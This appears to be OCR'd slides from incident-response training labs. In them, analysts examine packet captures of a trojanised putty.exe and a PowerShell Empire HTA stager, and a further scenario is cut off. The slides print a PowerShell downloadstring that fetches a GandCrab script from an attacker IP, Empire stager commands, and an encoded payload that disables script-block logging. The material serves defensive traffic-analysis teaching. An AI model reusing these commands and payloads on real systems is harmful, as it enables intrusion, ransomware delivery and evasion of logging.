
Snort IDS alerts on a potentially malicious executable being downloaded by a network admin. The network admin is on break, so you must dig into the captured network traffic to determine if the download is evil or a false alarm.

RICHEY MAY
TECHNOLOGY SOLUTIONS

Incident Report Guidelines

- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	1156	100.0	832838	17 k	0	0	0
Ethernet	100.0	1156	1.9	16184	334	0	0	0
Internet Protocol Version 6	1.3	15	0.1	600	12	0	0	0
User Datagram Protocol	0.9	10	0.0	80	1	0	0	0
Link-local Multicast Name Resolution	0.2	2	0.0	66	1	2	66	1
DHCPv6	0.7	8	0.1	760	15	8	760	15
Internet Control Message Protocol v6	0.4	5	0.0	140	2	5	140	2
Internet Protocol Version 4	95.4	1103	2.7	22080	456	0	0	0
User Datagram Protocol	15.3	177	0.2	1416	29	0	0	0
Simple Service Discovery Protocol	0.7	8	0.2	1384	28	8	1384	28
Link-local Multicast Name Resolution	0.2	2	0.0	66	1	2	66	1
GQUIC (Google Quick UDP Internet Connections)	12.9	149	10.6	87884	1816	149	87884	1816
Dynamic Host Configuration Protocol	0.2	2	0.1	617	12	2	617	12
Domain Name System	1.4	16	0.1	916	18	16	916	18
Transmission Control Protocol	79.7	921	84.0	699195	14 k	862	688030	14 k
Transport Layer Security	1.6	18	0.8	6879	142	17	3802	78
NetBIOS Session Service	0.1	1	0.0	1	0	1	1	0
Hypertext Transfer Protocol	2.2	26	81.0	674303	13 k	13	1730	35
Media Type	0.1	1	8.7	72704	1502	1	73017	1508
Line-based text data	0.8	9	71.5	595856	12 k	9	596496	12 k
eXtensible Markup Language	0.3	3	0.1	1035	21	3	1035	21
Data	1.3	15	0.0	15	0	15	15	0
Internet Group Management Protocol	0.4	5	0.0	80	1	5	80	1
Address Resolution Protocol	3.3	38	0.1	1064	21	38	1064	21

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
217	91.210.104.247	application/x-msdos-program	72 kB	putty.exe
281	169.254.169.254	text/plain	4 bytes	instance-action
628	91.210.104.247	text/plain	297 kB	emotet.anal.destroyer.txt
922	91.210.104.247	text/plain	297 kB	emotet.anal.destroyer.txt
957	169.254.169.254	text/plain	4 bytes	instance-action
1001	169.254.169.254	text/plain	4 bytes	instance-action
1014	169.254.169.254	text/html	345 bytes	security-credentials
1050	169.254.169.254	text/plain	4 bytes	instance-action
1079	169.254.169.254	text/html	345 bytes	security-credentials
1089	169.254.169.254	text/html	345 bytes	security-credentials
1105	169.254.169.254	text/plain	4 bytes	instance-action
1126	169.254.169.254	text/plain	4 bytes	instance-action
1149	169.254.169.254	text/plain	4 bytes	instance-action

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Follow TCP Stream (tcp.stream eq 2) · lab-download-network-tools.pcapng

```
GET /putty.exe HTTP/1.1
Host: 91.210.104.247
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
67.0.3396.99 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Date: Fri, 06 Jul 2018 05:08:58 GMT
Server: Apache/2.2.22 (Debian)
Last-Modified: Thu, 05 Jul 2018 09:17:20 GMT
ETag: "208f1-11c00-5703d03a4c800"
Accept-Ranges: bytes
Content-Length: 72704
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdos-program

MZ.....@.....   .!..L.!This program cannot be run in
DOS mode.

$.........s... ... ... ..H ... ..v ... ..I ... ..b ... ... ... ..L ... ..r ... ..w ... Rich...
........PE..L.....=[.............................
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Follow TCP Stream (tcp.stream eq 2) · lab-download-network-tools.pcapng

```
u.z.-.c.y.r.l.....u.z.-.u.z.-.l.a.t.n.....v.i.-.v.n...x.h.-.z.a...z.h.-.c.h.s.....z.h.-.c.h.t.....z.h.-.c.n..
.z.h.-.h.k...z.h.-.m.o...z.h.-.s.g...z.h.-.t.w...z.u.-.z.a....}@.C.O.N.O.U.T.$...e+000...1#SNAN..1#IND...
1#INF...
1#QNAN.............ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/....`.@.........I.E.X. .
(.(.n.e.w.-.o.b.j.e.c.t. .n.e.t...w.e.b.c.l.i.e.n.t.)...d.o.w.n.l.o.a.d.s.t.r.i.n.g.('.h.t.t.p.:././.
9.1...2.1.0...1.0.4...2.4.7./.e.m.o.t.e.t...a.n.a.l...d.e.s.t.r.o.y.e.r...t.x.t.'.).).;.I.n.v.o.k.e.-.G.a.n.d
.C.r.a.b.;.S.t.a.r.t.-.S.l.e.e.p. .-.s. .1.0.0.0.0.0.0.;.....CreateProcessW..%.w.i.n.d.i.r.%.\.S.y.s.W.O.W.
6.4.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.\.v.1...0.\.p.o.w.e.r.s.h.e.l.l...e.x.e...%.w.i.n.d.i.r.%.
\.S.y.s.t.e.m.3.2.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.\.v.1...0.\.p.o.w.e.r.s.h.e.l.l...e.x.e..."."%.s.".
.-.w. .1. .-.e. ...
%.S.........H.....................................................P.A...@.............P/...L..ph.......
.....................................@...@.............................[ @.........g
@.........................!@..........!@.............................%@.............|.................
(@.............................`5@.................................
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: Patch Tuesday

RICHEY MAY
TECHNOLOGY SOLUTIONS

IR Scenario


hta-empire.pcapng

Your system admin reports a potential incident after performing remote updates on an EC2 instance. Take a look at the sniffed traffic to determine if the there's a reason to dig deeper.

RICHEY MAY
TECHNOLOGY SOLUTIONS

Incident Report Guidelines

- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS

Attacker

```
(Empire: stager/windows/hta) > set Listener http
(Empire: stager/windows/hta) > set OutFile /var/www/html/Adobe-Update.hta
(Empire: stager/windows/hta) > execute

[*] Stager output written out to: /var/www/html/Adobe-Update.hta
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

Attacker

```
(Empire: listeners) > [*] Sending POWERSHELL stager (stage 1) to 35.166.118.220
[*] New agent V14WRX35 checked in
[+] Initial agent V14WRX35 from 35.166.118.220 now active (Slack)
[*] Sending agent (stage 2) to V14WRX35 at 35.166.118.220
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

Attacker

```
(Empire: listeners) > listeners

[*] Active listeners:

  Name             Module          Host                                Delay/Jitter   KillDate
  ----             ------          ----                                ------------   --------
  http             http            http://34.241.174.154:8080          5/0.0

(Empire: listeners) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                 Process          PID    Delay    Last
Seen
 ----     -- -----------     ------------      --------                 -------          ---    -----    -----
----
 KF5R3Y7S ps 10.10.10.112    EC2AMAZ-9TF4VA1   *EC2AMAZ-9TF4VA1\Admini powershell        3048   5/0.0    2019-
07-21 17:08:48
 V14WRX35 ps 10.10.10.112    EC2AMAZ-9TF4VA1   *EC2AMAZ-9TF4VA1\Admini powershell        4680   5/0.0    2019-
07-21 17:08:44
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
245	ocsp.pki.goog	application/ocsp-request	83 bytes	GTSGIAG3
246	ocsp.pki.goog	application/ocsp-request	83 bytes	GTSGIAG3
265	ocsp.pki.goog	application/ocsp-request	83 bytes	GTSGIAG3
267	ocsp.pki.goog	application/ocsp-response	471 bytes	GTSGIAG3
268	ocsp.pki.goog	application/ocsp-response	471 bytes	GTSGIAG3
308	ocsp.pki.goog	application/ocsp-response	471 bytes	GTSGIAG3
686	ocsp.pki.goog	application/ocsp-request	84 bytes	gts1o1
702	ocsp.pki.goog	application/ocsp-response	472 bytes	gts1o1
994	ocsp.pki.goog	application/ocsp-request	83 bytes	GTSGIAG3
1031	ocsp.pki.goog	application/ocsp-request	83 bytes	GTSGIAG3
1036	ocsp.pki.goog	application/ocsp-response	471 bytes	GTSGIAG3
1074	ocsp.pki.goog	application/ocsp-response	471 bytes	GTSGIAG3
1776	34.241.174.154	application/hta	4906 bytes	Adobe-Update.ht
2530	34.241.174.154:8080	text/html	5388 bytes	get.php
2543	34.241.174.154:8080		462 bytes	process.php
2546	34.241.174.154:8080	text/html	256 bytes	process.php
2559	34.241.174.154:8080		238 bytes	news.php
2601	34.241.174.154:8080	text/html	38 kB	news.php
2635	34.241.174.154:8080	text/html	1215 bytes	news.php
2657	34.241.174.154:8080	text/html	1215 bytes	process.php
2685	34.241.174.154:8080	text/html	1215 bytes	get.php
2707	34.241.174.154:8080	text/html	1215 bytes	news.php
3052	34.241.174.154:8080	text/html	1215 bytes	process.php

RICHEY MAY
TECHNOLOGY SOLUTIONS

```
user@[redacted]/Labs/Patch Tuesday$ strings -n 8  Adobe-Update.hta
<html><head><script>var c= 'powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAHIAUwBpAG8ATgBUAGEAYgBsAEUALgB
QAFMAVgBFAFIAUwBpAG8ATgAuAE0AQQBqAE8AcgAgAC0AZwBlACAAMwApAHsAJABHAFAARgA9AFsAcgBlAEYAXQAuAEEAcwBzAGUAbQBiAGwAeQ
AuAEcARQB0AFQAeQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAa
QBsAHMAJwApAC4AIgBHAEUAdABGAEkAZQBgAGwARAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4A
ZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBmACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQ
ARwBQAEYALgBHAGUAdABWAEEATABVAGUAKAAkAG4AVQBsAEwAKQA7AEkAZgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAG
MAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdA
FsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUwBj
AHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQB
uAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAHYAQQBsAD0AWwBDAE8AbABMAGUAQwB0AGkAbwBOAHMALgBHAGUATg
BlAFIASQBjAC4ARABpAGMAVABJAE8ATgBBAHIAWQBbAHMAVABSAGkAbgBHACwAUwBZAHMAVABlAE0ALgBPAEIASgBlAGMAVABdAF0AOgA6AE4AZ
QBXACgAKQA7ACQAdgBBAEwALgBBAEQARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcA
JwAsADAAKQA7ACQAdgBBAGwALgBBAEQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4
ATABvAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AH
cAYQByAGUAXABQAG8AbABpAGMAaQBlAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABsA
FwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJABWAEEAbAB9AEUATABTAEUAewBbAFMAQwBSAGkAcAB0
AEIATABvAGMASwBdAC4AIgBHAEUAVABGAEkAZQBgAGwAZAAiACgAJwBzAGkAZwBuAGEAdAB1AHIAZQBzACcALAAnAE4AJwArACcAbwBuAFAAdQB
iAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBlAHQAVgBBAEwAVQBFACgAJABOAFUATABsACwAKABOAGUAdwAtAE8AQgBqAGUAQwB0ACAAQw
BvAEwATABFAEMAVABJAG8AbgBTAC4ARwBlAG4AZQByAEkAYwAuAEgAQQBTAGgAUwBFAFQAWwBTAHQAUgBJAE4ARwBdACkAKQB9AFsAUgBFAEYAX
QAuAEEAUwBzAEUATQBiAGwAeQAuAEcAZQBUAFQAeQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8A
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

```
user@[redacted]Labs/Patch Tuesday$ base64 -d test.txt
I f ( $ P S V e r S i o N T a b l E . P S V E R S i o N . M A j O r  - g e  3 ) { $ G P F = [ r e F ] . A s
e m b l y . G E t T y p E ( ' S y s t e m . M a n a g e m e n t . A u t o m a t i o n . U t i l s ' ) . " G E
F I e ` l D " ( ' c a c h e d G r o u p P o l i c y S e t t i n g s ' , ' N ' + ' o n P u b l i c , S t a t i
' ) ; I f ( $ G P F ) { $ G P C = $ G P F . G e t V A L U e ( $ n U l L ) ; I f ( $ G P C [ ' S c r i p t B '
' l o c k L o g g i n g ' ] ) { $ G P C [ ' S c r i p t B ' + ' l o c k L o g g i n g ' ] [ ' E n a b l e S c
i p t B ' + ' l o c k L o g g i n g ' ] = 0 ; $ G P C [ ' S c r i p t B ' + ' l o c k L o g g i n g ' ] [ ' E
a b l e S c r i p t B l o c k I n v o c a t i o n L o g g i n g ' ] = 0 } $ v A l = [ C O l L e C t i o N s .
e N e R I c . D i c T I O N A r Y [ s T R i n G , S Y s T e M . O B J e c T ] ] : : N e W ( ) ; $ v A L . A D
( ' E n a b l e S c r i p t B ' + ' l o c k L o g g i n g ' , 0 ) ; $ v A l . A D d ( ' E n a b l e S c r i p
B l o c k I n v o c a t i o n L o g g i n g ' , 0 ) ; $ G P C [ ' H K E Y _ L O C A L _ M A C H I N E \ S o f
w a r e \ P o l i c i e s \ M i c r o s o f t \ W i n d o w s \ P o w e r S h e l l \ S c r i p t B ' + ' l o
k L o g g i n g ' ] = $ V A l } E L S E { [ S C R i p t B L o c K ] . " G E T F I e ` l d " ( ' s i g n a t u
e s ' , ' N ' + ' o n P u b l i c , S t a t i c ' ) . S e t V A L U E ( $ N U L l , ( N e w - O B j e C t  C
L L E C T I o n S . G e n e r I c . H A S h S E T [ S t R I N G ] ) ) } [ R E F ] . A S s E M b l y . G e T T
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: Malicious Traffic 2

RICHEY MAY
TECHNOLOGY SOLUTIONS

2018-05-11-traffic-analysis-exercise.pcap

Malicious Traffic 2

Scenario

"Night Dew" is a nickname for moonshine illegally created by someone's great-grandfather back in the early 1800s. As decades passed, the old man's descendents kept his moonshine recipe alive. By the late 1900s, they became a legitimate business named Night Dew Spirits.

